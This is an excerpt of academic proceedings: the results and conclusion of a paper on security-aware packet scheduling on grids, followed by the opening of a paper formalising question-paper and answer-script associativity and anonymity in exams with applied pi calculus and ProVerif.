Security level	0.1–1.0

number of packets that arrive at the grid to the total number of packets that become feasible or are accepted at one of the nodes on the grid. It is also an indirect measure of the number of packets that are dropped; that is, more is the guarantee ratio, less is the number of packets that are dropped. Average security level is a fraction of total security level applied on all the packets. It denotes the efficiency of the algorithm with respect to the optimal security level that is applied on all the packets while maintaining a healthy QoS.

7.1 Impact of Arrival Rate, Packet Size and Deadline on Guarantee Ratio

Guarantee ratio denotes the fraction of packets that is accepted with the optimal security level. Figure 3(a), shows that the performance of SDSA in terms of guarantee ratio (GR) improves by approximately 29%, 10.8%, and 8.2% compared to SPSS, ISAPS, and IPSASC, respectively for low packet arrival rate; while the improvement is almost 2.7X, 2.1X and 1.7X compared to SPSS, ISAPS, and IPSASC, respectively for high packet arrival rate. This is attributed to the fact, that other schemes use single node and are not capable of handling high arrival rate. We can see how other algorithms fail to provide sufficient QoS when arrival rate is high.

Large packet size requires larger computational time. As a result, the security overhead is large for more complex algorithms. It can be seen that performance of SDSA improves compared to ISAPS, even for small packet size Fig. 3(b); while the improvement several folds for large packet size. This is attributed to the fact that packets having lower deadlines cannot be served due to large computational overhead. This feature is taken care of in IPSASC, where the security level of the packets is reduced in the order of highest computational time first. However, even IPSASC fails when packet size increase, since some packets are rejected due to security overhead of others packets. However, SDSA takes care of this by forwarding such packets to other nodes.

Figure 3(c) shows the impact of deadline on the guarantee ratio. A packet having a smaller deadline will have smaller waiting time, which increases the chance of a packet to miss the deadline. A packet having a higher deadline will have less chance of missing the deadline. This will increase the guarantee ratio (GR) of the system. For small deadlines, SDSA performs 1.2, 1.0 and 1.1 times better as compared to SPSS, ISAPS, and IPSASC, respectively; while for large deadline the performance improvement is almost 28%, 18% and 11% compared to SPSS, ISAPS, and IPSASC, respectively.

7.2 Impact of Arrival Rate, Packet Size and Deadline on Average Security Value

A system which passes a maximum number of packets using highest possible security level is said to perform best with respect to average security level (ASL). It is apparent that ASL depends both on traffic, packet size, and a deadline of packets.


It can be seen from Fig. 4(a), SDSA performs 1.6, 2.5 and 1.2 times better as compared to SPSS, ISAPS, and IPSASC, respectively when packet arrival rate is low; while improvement is several folds for high traffic. This is attributed to the fact that SDSA provides a second chance to the packets which are not serviced by the first node. However, SPSS seems to perform better than ISAPS since it mainly focuses on the security aspect of the packets. As a result, a small number of packets are accepted with a high-security level which leads to a better average compared to ISAPS. Moreover, deciding the correct time quanta/slice for ISAPS is a challenge. If a large time slice is taken, then packet selection becomes in the order of FCFS, while a small time slice may take a large time to correctly decide the security level.

Figure 4(b) shows the performance of SDSA with respect to packet size. For small packet size SDSA performs 4%, 5.5%, 1.1% better compared to ISAPS, SPSS, and IPSASC, respectively; while for large packet size the performance improvement is almost 30%, 51% and 81% compared to IPSASC, ISAPS, and SPSS, respectively.


Figure 4(c) shows the impact of deadline on average security level with respect to deadline. If the packet has the smaller deadline then there is more chance of missing the deadline inspite of having lower security value. A higher deadline leads to a higher security level, and as the deadline increases, the average security level also increases. For smaller deadline SDSA performs 1.2, 1.1 and 1.1 times better compared to ISAPS, IPSASC, and SPSS, respectively; while for larger deadline the performance improvement is almost 20%, 180% and 26% compared to IPSASC, ISAPS and SPSS, respectively.

7.3 Impact on Completion Time


Completion time denotes when the packet is released from the processing node after a given security level is applied to it. The completion time of the packets that arrive in the scheduler queue of node i can be observed; let this be C_i^s. However, the actual completion time of the packet may change in the accepted queue due to change in security level and hence it's processing; let this be C_i^a. This change in completion time may lead to several important observations.



(a)




(b)




(c)


Fig. 3. Impact of (a) Arrival Rate, (b) Packet Size, and (c) Deadline on Guarantee Ratio (GR). For (a) packet size = 10 KB, bandwidth = 1 Mbps, and deadline = 900 ms. For (b) arrival rate = 40 s^{-1}, bandwidth = 1 Mbps, and deadline = 900 ms. For (c) arrival rate = 40 s^{-1}, bandwidth = 1 Mbps, and packet size = 10 KB



(a)



(b)



(c)

Fig. 4. Impact of (a) Arrival Rate, (b) Packet Size and (c) Deadline on Average Security Value (ASL). For (a) packet size = 10 KB, bandwidth = 1 Mbps, and deadline = 900 ms. For (b) arrival rate = 40 s^{-1}, bandwidth = 1 Mbps, and deadline = 900 ms. For (c) arrival rate = 40 s^{-1}, bandwidth = 1 Mbps, and packet size = 10 KB

We recorded the change in the completion time of the packets using all the four schemes. The average and variance of change in completion time for 100 packets are shown in tabular form in Table 6. It can be observed that the average change in completion time is highest for SPSS while it is lowest for both IPSASC and SDSA. For SPSS the change is a positive change; that is the completion time increases for each packet as the security level of the packets is always increased in SPSS. Moreover, a large number of packets are dropped due to increase in security level of some packets. Whereas for IPSASC and SDSA, the change in completion time is minimum. These algorithms try to accommodate most number of packets by *increasing* or *decreasing* the security levels.

Table 6. Comparison of algorithms with respect to completion time

Algorithm	Average	Variance
SPSS	7.42	2.7
ISAPS	6.43	1.72
IPSASC	5.008	1.29
SDSA	5.008	1.23

Similarly, the variance of change in completion time is highest for SPSS, and lowest for SDSA. This also depicts the fairness in each of the schemes. In SDSA the change in completion time for each packet is not only least but also by an amount which is almost equal to each packet.

8 Conclusion

With increasing security threat, packets must be transmitted with highest security level which incurs large computation overhead. Large computation overhead may, therefore, endanger packets with hard deadlines to be delivered in proper time. In this regard, we present secured dynamic scheduling algorithm for real-time applications on the grid, called SDSA, which is able to dynamically adjust the security level while maintaining a satisfactory QoS. We adjust the security level of the packets according to the computation of time and deadline of the packet. Our simulation results show that the proposed scheme has a significant improvement against other algorithms. Using a grid reduces the number of packet drop while maintaining a good average security level. The proposed algorithm also ensures fairness with respect to the security level and completion time of the packets. The fairness in security level can be observed since the security level of the packets is incremented or decremented by almost equal amount. The fairness in completion time can be observed since the variance of change in completion time is least for SDSA.

An interesting study in this case would be the use of optimization techniques that could be applied to determine the maximum security level that could be applied to each packet for a given number of packets in the queue. Secondly, here we have considered inspecting packet feasibility only on two nodes. A cost-performance trade-off could be investigated to determine the maximum number of CEs where the packet can be processed maintaining a given performance threshold.

References

1. Xie, T., Qin, X.: Scheduling security-critical real-time applications on clusters. IEEE Trans. Comput. **55**(7), 864–879 (2006)
2. Saleh, M., Dong, L.: Real-time scheduling with security awareness for packet switched networks. In: 2012 IEEE on Radio and Wireless Symposium (RWS), pp. 391–394. IEEE (2012)
3. Saleh, M., Dong, L.: Real-time scheduling with security enhancement for packet switched networks. IEEE Trans. Netw. Serv. Manage. **10**(3), 271–285 (2013)
4. Tao, X., Xiao, Q.: A security middleware model for real-time applications on grids. IEICE Trans. Inf. Syst. **89**(2), 631–638 (2006)
5. Xie, T., Qin, X.: Security-aware resource allocation for real-time parallel jobs on homogeneous and heterogeneous clusters. IEEE Trans. Parallel Distrib. Syst. **19**(5), 682–697 (2008)
6. Atdelzater, T., Atkins, E.M., Shin, K.G.: Qos negotiation in real-time systems and its application to automated flight control. IEEE Trans. Comput. **49**(11), 1170–1183 (2000)
7. Xie, T., Qin, X.: Enhancing security of real-time applications on grids through dynamic scheduling. In: Feitelson, D., Frachtenberg, E., Rudolph, L., Schwiegelshohn, U. (eds.) JSSPP 2005. LNCS, vol. 3834, pp. 219–237. Springer, Heidelberg (2005). doi:10.1007/11605300_11
8. Jung, Y., Festijo, E.: Securing rtp packets using per-packet selective encryption scheme for real-time multimedia applications. In: 2013 12th IEEE International Conference on Trust, Security and Privacy in Computing and Communications, pp. 659–666. IEEE (2013)
9. Qin, X., Alghamdi, M., Nijim, M., Zong, Z., Bellam, K., Ruan, X., Manzanares, A.: Improving security of real-time wireless networks through packet scheduling [transactions letters]. IEEE Trans. Wirel. Commun. **7**(9), 3273–3279 (2008)
10. Zhu, X., Guo, H., Liang, S., Yang, X.: An improved security-aware packet scheduling algorithm in real-time wireless networks. Inf. Process. Lett. **112**(7), 282–288 (2012)
11. Singh, S., et al.: Improve real-time packet scheduling algorithm with security constraint. In: 2014 Annual IEEE India Conference (INDICON), pp. 1–6. IEEE (2014)
12. Karnik, A., Passerini, K.: Wireless network security-a discussion from a business perspective. In: Symposium, 2005 Wireless Telecommunications, pp. 261–267. IEEE (2005)
13. Lu, S., Bharghavan, V., Srikant, R.: Fair scheduling in wireless packet networks. IEEE/ACM Trans. Networking (TON) **7**(4), 473–489 (1999)
14. Xie, T., Qin, X., Sung, A.: Sarec: a security-aware scheduling strategy for real-time applications on clusters. In: 2005 International Conference on Parallel Processing (ICPP 2005), pp. 5–12. IEEE (2005)

Privacy

A Framework for Analyzing Associativity and Anonymity in Conventional and Electronic Summative Examinations

Kissan Gauns Dessai[1(✉)] and Venkatesh Kamat[2]

[1] Department of Computer Science, Government College of Arts, Science and Commerce, Sanquelim, Goa, India
kissangd@gmail.com

[2] Department of Computer Science and Technology, Goa University, Taleigão, Goa, India
vvkamat@unigoa.ac.in

Abstract. The prevalence of malpractices in the assessments carried by educational institutions worldwide appears to be very high. Appropriate measures to deter and prevent the malpractices during the examinations are necessary to uphold the academic integrity and to ensure the basic principles of fairness throughout the examination process. Some malpractices such as question paper leakage and collusion/plagiarism can be controlled considerably, if unique question paper is provided to each student/group of students. However, the use of unique question paper for each student/group of students brings up some security and performance challenges non-existent in the examination system with the common question paper. One specific challenge in the examinations with the unique question paper is binding the unique question paper with the answer-script produced by the student and establishing the anonymity of student and examiners from each other. The purpose of this paper is to propose a framework, that establishes and preserves the association between the given question paper and the answer-script and provide required anonymity to students and examiners during an exchange of the examination content. In order to achieve this goal, we first formalize the associativity and anonymity properties and then validate our framework by analyzing the associativity and anonymity properties for the existing conventional/electronic summative examination system.

Keywords: Associativity · Anonymity · e-Examination · Question paper · Answer script · Plagiarism · Collusion · Applied π calculus · ProVerif

1 Introduction

Summative examinations form an integral part of any educational system for grading the students. The summative examination process includes a plethora of activities such as the registration of students, examination fee management, question bank management, question paper generation, the answer-script management, evaluation, security control, processing and publication of results, re-evaluations and retests. Management of the entire examination system is a circuitous process and is prone to errors and security breaches [4]. Summative examinations also suffers from endemic and ingenious incidents of unfair means and malpractices such as question paper leakage, answer-script plagiarism, unauthorized answer-script alteration and many such malicious acts of the students/other involved stakeholders [12,18]. Malpractices in the examinations appear to be on the rise across the world, but the security regulations and means of implementing them are not universally available and often ineffective as examination cheating have taken incredible, sophisticated and techno-centric dimensions [12].

Question paper leakage and collusion/plagiarism during answer-script production are two commonly occurring dishonest acts in both conventional and electronic examinations [12]. There have been increasing instances of such incidents plaguing the entire educational system. The main cause for the occurrence of such malpractices in large scale is the use of common question paper across all the students answering the particular course paper. Examination authorities normally keep one common question paper for a particular examination course paper due to the difficulties associated in question paper setting, distribution and identification of multiple question papers. Nonetheless, if multiple sets of question papers are used in examination, a suitable mechanism is required to link the question paper and student answer-scripts together to avoid/resolve any future disputes. In conventional examination system, such binding is normally done using common question paper cum answer booklet or identically labeled question paper and answer-script booklet.

In electronic examinations, unique question paper can be generated randomly for each student, just in time (JIT) with the help of an appropriate question bank. Some malpractices related to question paper leakage can be controlled considerably, if unique question paper is provided to each student during examination [20]. If unique question paper is provided to each student/group of students, there is a need to map the student identity to the corresponding question paper. This mapping needs to be strong enough to prevent both the examination authority (sender) and student (receiver) from denying their action in the future. We also require a mechanism for binding the unique question paper received by the student to the corresponding answer-script produced by the student unambiguously. The binding of the unique question paper with the answer-script, needs to be done in such a way that, it satisfies the following security requirements:

1. The answer-script produced by the student is kept hidden from the examination authority.
2. Answer-script produced by the student is made available to the examiner, but the identity of the student and the question paper is hidden from the examiner.

It is essential to ascertain above requirements of anonymity for mitigating any attempts of coercion and biased assessment. Looking at some of the existing examination specifications and protocols in the literature [7,14,16], we observed that most of the examination models are based on the assumption of the use of common question paper for each course paper. On the other hand, use of unique question paper for each student/group of students brings up some security and performance challenges non-existent in the examination system with the common question paper. Thus, there is a need of a suitable framework and a set of protocols to deal with the examination systems with unique question paper per student. This paper addresses the required goal of establishing the unambiguous association between the question paper and the corresponding answer-script produced by the student and providing anonymity to communicating entities wherever required.

Contributions: In this paper, we define a formal framework modelling conventional and electronic examination system and providing an understanding of associativity and anonymity properties for exchange of question papers and answer-scripts. We validate the effectiveness of our framework by modelling and analyzing associativity and anonymity tests using the applied π calculus [1] and Proverif [5] tool. The associativity security properties defined in this paper are novel and to the best of our knowledge, no such/similar work has formed the basis of any research in summative examination context.

Outline: The next section provides the background details and overview of the related work. Section 3 provides definitions and models for examination protocols. Section 4 describes and formalizes associativity properties, and develops a framework of analysis for them. Section 5 validates the framework. Section 6 draws the conclusions and outlines the future work.

2 Background and Related Work

Examination is the process of testing the ability or achievement of the student in any area [15]. Academic examinations is broadly classified into two categories: formative and summative. The formative examinations are designed to improve the student's learning; whilst the summative examinations are the examinations conducted at the end of a course and counts towards the final course mark/grade [19]. Due to the high-stake nature of the summative tests, the summative examination process remains a target for user security challenges [2].

There is a limited study dealing with the subject of academic examinations and the required framework and protocols for conducting summative examinations securely. Some of the existing examination systems, frameworks and security properties are presented in this section. An internet-based examination protocol is proposed by [13] that ensures authentication and conditional anonymity requirements with minimal trust assumption. [7] have made in depth analysis of examination stages of a typical examination system and have identified the authenticity, privacy, correction, secrecy, receipt, copy detection as security requirements that every exam stage must satisfy. They proposed an examination system with the informal definition of security properties based on cryptographic protocols. [3,16] propose an examination protocol without the need of a trusted third party that guarantees several security properties including anonymity for anonymising the student's test. A formal framework in the applied π-calculus to define and analyze authentication and privacy requirements for exams through formalization of several individual and universal verifiability properties has been proposed by [10]. The privacy type properties have been studied in depth in other domains such as voting and in auctions. [17] propose formal methods to formalize interactions among engaging parties and properties to be satisfied by the system for payment transactions, transaction security properties, and trust relationships among the parties. [8] proposes a framework for modelling cryptographic voting protocols in the applied π calculus, and show how to express the properties of vote-privacy, receipt-freeness and coercion-resistance. [11] suggest a framework to formally verify security properties in e-Auction protocols. In particular, it shows how protocols can be modeled in the applied π calculus and how security properties such as different notions of privacy, fairness and authentication can be expressed.

Most of the existing research work in the field of summative examinations, assume the use of common question paper for all the students answering the particular examination course paper. If we intend to address the issue of question paper leakage and collusion/plagiarism acts of students during examination effectively, use of unique question paper per student/group of students appears to be one good solution. The security approaches that exist in the literature become insufficient when we attempt to use multiple question papers for each course paper. We need a mechanism to link the question paper answered by the student to the corresponding answer-script produced by the student unambiguously. It is also desired to keep the identity of the student and corresponding question paper secret from the examiners and the identity of the examiners secret from the students. We also need to keep student answer-scripts hidden from the examination authority for better security.

In this paper, we define a formal framework where we model conventional and electronic examination system. We formalize associativity and anonymity properties relevant for examinations and state the conditions that associativity and anonymity test has to satisfy. We implement the associativity tests in the applied π calculus [1] and use Proverif [5] to run an automated analysis along with manual analysis using theorems. As per our best knowledge, no such research work has been done in the field of examinations.

3 Summative Examination Model

Summative examination tasks can be broadly classified into 3 main stages, namely: pre-conduct, conduct and post-conduct. The two main activities of the pre-conduct stage are: enrollment of eligible students and question paper production. Initially, examination authority enrolls eligible students for the examination by allocating a unique examination seat number. The question paper production process deals with the appointment of question paper setters, question paper setting and management and delivery of question papers to the respective examination centers.

The conduct phase of the examination handles activities such as verification of the student identity vis-a-vis registered identity, delivery of question papers and other required material to the students, supervising the students in the examination hall and the collection of the answer-scripts from the students.

The final post-conduct stage of the examination handles tasks such as providing anonymity to the students and examiners, the delivery of the anonymous answer-scripts to the respective examiners for evaluation, evaluation of the answer-scripts, collections of the evaluated answer-scripts from the examiners and final tabulations of marks for grading.

We consider the following description of the examination system to describe the summative examination model: Eligible students enroll for the examination and are assigned unique seat nos. The question paper setters submit a wide variety of questions/question papers pertaining to the particular course paper to the examination authority. The examination system picks up subset of such questions/question paper randomly and presents as examination question paper to the students answering the examination. Students answer the examination in a supervised environment. Proctors/Supervisors monitor and supervise the conduct of the examination. At the end of the examination students submit the answer-scripts corresponding to the question paper to the examination authority. Examination authority allots the collected answer-scripts to the examiners for evaluation after disguising the identity of the student. The examiner evaluates the student answer-scripts and assigns the marks/grades for each answer based on the marking scheme. Examiner identity is not revealed to the students after evaluation of the answer-scripts.

Based on the examination process described above, our examination model is composed of five classes of communicating entities, namely: students, examination authority, paper setters, proctors and examiners. These communicating entities of an examination can be modelled as processes in the applied π calculus. These processes communicate via public or private channels. Processes can perform tests and cryptographic operations on the exchanged data using equational theory describing some algebraic properties [6]. The attacker can inject messages of his choice into the public channels and exploit the algebraic properties of cryptographic primitives due to an equational theory. The examination model also handles question papers, answer-scripts and student performance in the examination all bound together with the set of examination protocols providing necessary goals and security requirements.

3.1 Examination

We now define examination on the basis of the above description of the summative examination system. The said definition is based on the electronic payment system defined in [17].

Definition 1 ***(Examination).*** Examination E is defined as unions of the following sets:

$$E = \{SH, N, QP, AS, SP, EP\} \cup Goals \cup Req \cup Sec \tag{1}$$

where,

- *SH, $SH \neq \phi$, is a set of communicating entities involved in E, namely, students(A), examination authority(B), invigilators(P), paper setters(T) and examiners(X).*
- *N, $N \neq \phi$, is the communication channel used by stakeholders to communicate.*
- *QP is the question paper delivered to the students during the examination.*
- *AS represents answer-script produced by the student at the end of the examination.*
- *SP represent student consolidated performance in the examination.*
- *EP is the examination primitives required for exchange of the examination content. In general, EP represents an examination protocol in E.*
- *Goals represent the set of goals of the stakeholders during the execution of the examination primitives EP.*
- *Req represent the set of requirements of the stakeholders during the execution of the examination primitives EP.*
- *Sec represents the security properties desired in the given examination system.*

Definition (1) models a general examination system. As per our definition, examination stakeholders, question paper, answer-script, student performance and the examination action primitives form the main elements of the system. The goals, requirements and the security properties make the system useful and trustworthy.

3.2 Examination Primitives

Definition 2 ***(Examination Primitives).*** Examination primitives, EP, specify the processes executed by the examination stakeholders to achieve the goals of the system. These are the actions required for exchange of question paper/answer-scripts and other examination related content, amongst stakeholders, SH. In general EP is the examination protocol, It can be represented as:

$$EP = \{SH, QP, AS, SP, N, OP\} \tag{2}$$

where,

- *SH, $SH \neq \phi$ is the set of communicating entities.*
- *QP represents question paper student needs to answer in the examination.*
- *AS represents answer-script produced by the student at the end of the examination.*
- *SP represent student consolidated performance in the examination.*
- *N, is the communication channel used by stakeholders to communicate.*
- *OP is the set of actions required to complete the examination stages.*

OP, the set of actions required for the delivery of examination content amongst the examination stakeholders such as question paper delivery, answer-script delivery, evaluated answer-script delivery and result tabulation and declaration.

3.3 Requirements of Communicating Entities

We, in this paper focus on the specific requirements of main entities, namely, student, examination authority and examiner as stated below:

1. The question paper received by the student shall not in any way reveal the identity of the student to anybody.
2. The answer-script produced by the student shall not in any way reveal the identity of the student to anybody.
3. The unique question paper provided to the student and the answer-script produced by the student shall be linked together securely.
4. The answer-script produced by the student shall not be available to any person, except the examiner concerned.
5. The identity of the student and answer-script produced by the student shall not be available together to any person (other than the student).
6. The identity and evaluation carried by the examiner shall not be available together to any person (other than the examiner).
7. The unique question paper provided to the student and answer-script produced by the student shall be linked together securely.

Along with the above identified security requirements, other requirements like confidentiality, non-repudiation etc., are equally important and are well satisfied by our examination model.

3.4 Examination Security

Definition 3 ***(Examination Security).*** Examination System, E must satisfy the following set of security properties, Sec:

$$\begin{aligned} Sec = \{&Authentication, Confidentiality, Integrity, Availability,\\ &Non-repudiation, Verifiability, \boldsymbol{Anonymity}, \boldsymbol{Associativity}\} \end{aligned} \tag{3}$$

In this paper, we focus on two essential security aspects of examination, namely, associativity and anonymity along with verifiability, where in,

1. *Anonymity is the state of being not identifiable within a set of entities. In examination system, it is required to keep the identity of certain stakeholders secret to ensure fairness.*
2. *Associativity is the ability to unambiguously link the response and reply actions of students and examination authority (question paper and answer-script) and present only the required information to the involved stakeholder without breaking the link (refer Sect. 4 for detail).*
3. *Verifiability is the ability to record the crucial evidence about events/actions carried by examination stakeholders to assist in dispute resolution.*

4 Associativity and Anonymity

When unique question paper is used in the examination, we need a mechanism to associate uniquely the question paper received by the student to the answer-script produced by the student. In this paper, we introduce and define *associativity* property to establish such unique and inseparable bonding between the question paper and the answer-script. We also define anonymity properties to prevent any tracing of student identity based on the uniqueness of the question paper. Student anonymity is required before the marking/grading to prevent any attempts of coercion and favoritism.

4.1 Associativity and Anonymity Properties

In this section, we define associativity & anonymity properties required during the exchange of unique question paper & answer script between the stakeholders, namely: examination authority, students and examiners.

Definition 4 ***(Question paper & Answer-script Associativity).*** *An examination system with student process A (QP, AS, id) and examination authority process B offers question paper & answer-script associativity, if it is possible to unambiguously distinguish when a student* A_1 *produce answer-script* AS_{A_2} *corresponding to the received question paper* QP_{A_1} *from the case where examination authority/student claim of producing* AS_{A_2} *corresponding to altogether different question paper* QP_{A_2}*. This is formally specified by:*

$$v\tilde{n}.(A\{QP_{A_1}/x, AS_{A_2}/y, A_1/z\}|B) \not\approx_l v\tilde{n}.(A\{QP_{A_2}/x, AS_{A_2}/y, A_1/z\}|B) \quad (4)$$

An examination system with question paper & answer-script associativity is capable of unambiguously distinguishing between received question paper/answer-script pair from any malicious/false claims. This association is required to build a reliable evidence for resolution of any dispute related to question paper/answer-script originality/correctness.

Definition 5 ***(Answer-script Secrecy).*** *An examination system with student process A (QP, AS, id) and examination authority process B offers an answer-script secrecy, if it is not possible for the examination authority to distinguish the answer-scripts received. This is formally specified by:*

$$v\tilde{n}.(A\{AS_{A_1}/x, AS_{A_2}/y\}|B) \approx_l v\tilde{n}.(A\{AS_{A_2}/x, AS_{A_1}/y\}|B) \quad (5)$$

An examination system with answer-script secrecy ensures that answer-scripts remain hidden from the examination authority. This is desired because examination authority has no role to play in the answer-script evaluation.

Definition 6 ***(Answer-script Anonymity).*** *An examination system with examination authority process B (QP, AS, pseudo_id) and examiner process X, ensures answer-script anonymity, if it is not possible for the examiners to find the author of the answer-scripts from the received answer-scripts, i.e., student* A_1

producing an answer-script AS_{A_1} is indistinguishable from student A_2 producing an answer-script AS_{A_2}. This is formally specified by:

$$\nu\tilde{n}.(B\{\{AS_{A_1}, pid_{A_1}\}, \{AS_{A_2}, pid_{A_2}\}\}|X) \approx_l \nu\tilde{n}.(B\{\{AS_{A_2}, pid_{A_1}\}, \{AS_{A_1}, pid_{A_2}\}\}|X) \quad (6)$$

An examination system with answer-script anonymity ensures that, the examiner cannot infer the author of the answer-scripts from the given answer-scripts. Answer-script anonymity is required to prevent any attempt of the student and examiner from coercing with each other and trace the answer-script of the student based on the known student identities and the given answer-scripts.

Definition 7 ***Examiner Anonymity before Answer-script Evaluation.*** *An examination system with student process A(QP, AS, id) and examination authority process B or examination authority process B(QP,AS,pid), examiner process X and student process A, ensures examiner anonymity before answer-script evaluation from the student(A), if the assignment of AS_{A_1} to examiner X_1 for evaluation is indistinguishable from the case where examiner X_2 evaluates the answer-script AS_{A_2}.*

$$\begin{aligned} &\nu\tilde{n}.(A\{(AS_{A_1}/x_1, X_1/y_1), (AS_{A_2}/x_2, X_2/y_2)\}|B) \approx_l \\ &\nu\tilde{n}.(A\{(AS_{A_2}/x_1, X_2/y_1), (AS_{A_1}/x_2, X_1/y_2)\}|B) \end{aligned} \quad (7)$$

or

$$\begin{aligned} &\nu\tilde{n}.(B\{(AS_{A_1}/x_1, X_1/y_1), (AS_{A_2}/x_2, X_2/y_2)\}|X|A) \approx_l \\ &\nu\tilde{n}.(B\{(AS_{A_2}/x_1, X_2/y_1), (AS_{A_1}/x_2, X_1/y_2)\}|X|A) \end{aligned} \quad (8)$$

An examination system with examiner anonymity before answer-script evaluation ensures that, the identity of the examiner evaluating the answer-scripts cannot be inferred by the students before the completion of the evaluation activity.

Definition 8 ***Student Anonymity.*** *An examination system ensures student anonymity from the examiners(X), if for any examination process P, with student's identity, $A_1, A_2, ..., A_n$, question papers, $QP_1, QP_2, ..., QP_n$ and answer-scripts, $AS_1, AS_2, ..., AS_n$, where student identities are available to the examiner in isolation, then student identity and corresponding question paper/answer-script is indistinguishable to the examiner(X).*

Student anonymity states that, it should not be possible for the examiners to find the link between given question paper/answer-script and the corresponding student.

5 Evaluation of Existing Frameworks

In this section, we evaluate the existing summative examination frameworks, namely: conventional and electronic summative examination system to verify whether they satisfy the formal model presented in the Sect. 3 and associativity and anonymity properties defined in Sect. 4.

5.1 Conventional Summative Examination

The conventional summative examination system under our consideration features 5 distinct stakeholders, namely: students (A), examination authority (B), paper setters (T), proctors (P) and examiners (X). The entire examination process is divided into three broad stages: pre-conduct, conduct & post-conduct.

Examination Stages: (i) Pre-Conduct:
Pre-conduct stage of the examination deals with registration of eligible students, admission card and unique seat no. generation, question paper setting, appointment of paper setters (at least 3 paper setters for each course paper for guarding the secrecy of question paper), paper production (selecting one question paper randomly from the 3 sets of question paper), provision on answer-books for hiding the identity of student from examiners.

(ii) Conduct:
Conduct phase of the examination carries tasks of authentication of students, assertion of the answer-book freshness with the signature of the invigilator, student attendance record maintenance, monitoring the student activities to control in-house malpractices.

(iii) Post-Conduct:
The post-conduct stage of the examination handles student anonymity (by detaching the student identity from answer-book and assigning a unique code to the answer-book), examiner anonymity (evaluation of answer-scripts is carried without revealing examiner identity on the evaluated answer-books), collection of the evaluated answer-scripts from the examiners, marks entry, final tabulation of marks for grading, scrutiny of the unfair means, tabulation of the results and the issuing of the statement of marks to the students.

Formal Model: We provide a formal model of the conventional summative examination in ProVerif. The Students (A), Examination authority (B), Paper setters (T) and Examiners (X) form the main entities and are modelled as communicating processes. The examination model is derived from the definition (1). The attacker has complete control of the network, except the private channels: he can eavesdrop, remove, substitute, duplicate and delay messages that the parties are sending one another, and insert messages of his choice on the public channels (like the Dolev-Yao attacker [9]). Threats are captured due to collusions and coercions, assuming the existence of dishonest parties. We first model the cryptographic primitives used in the system and then the examination system itself. The equational theory depicted below models the cryptographic primitives used within the conventional summative examination system.

Equational Theory: We adopt the following signature to capture the cryptographic primitives used by the conventional examination system.

$$\Sigma = \{pk, ok, fst, snd, pair, seal, peal, sign, checksign, code, uncode, hash\}$$

pk corresponds to public key generation, ok is a constant. The properties of concatenation and standard encryption and blind signatures are modeled by the following set of equations:

$$peel(seal(m, pk(k)), k) = m \tag{9}$$

$$uncode(code(x, k), k) = x \tag{10}$$

$$checksign(sign(m, pk(k)), sign(m, k)) = ok \tag{11}$$

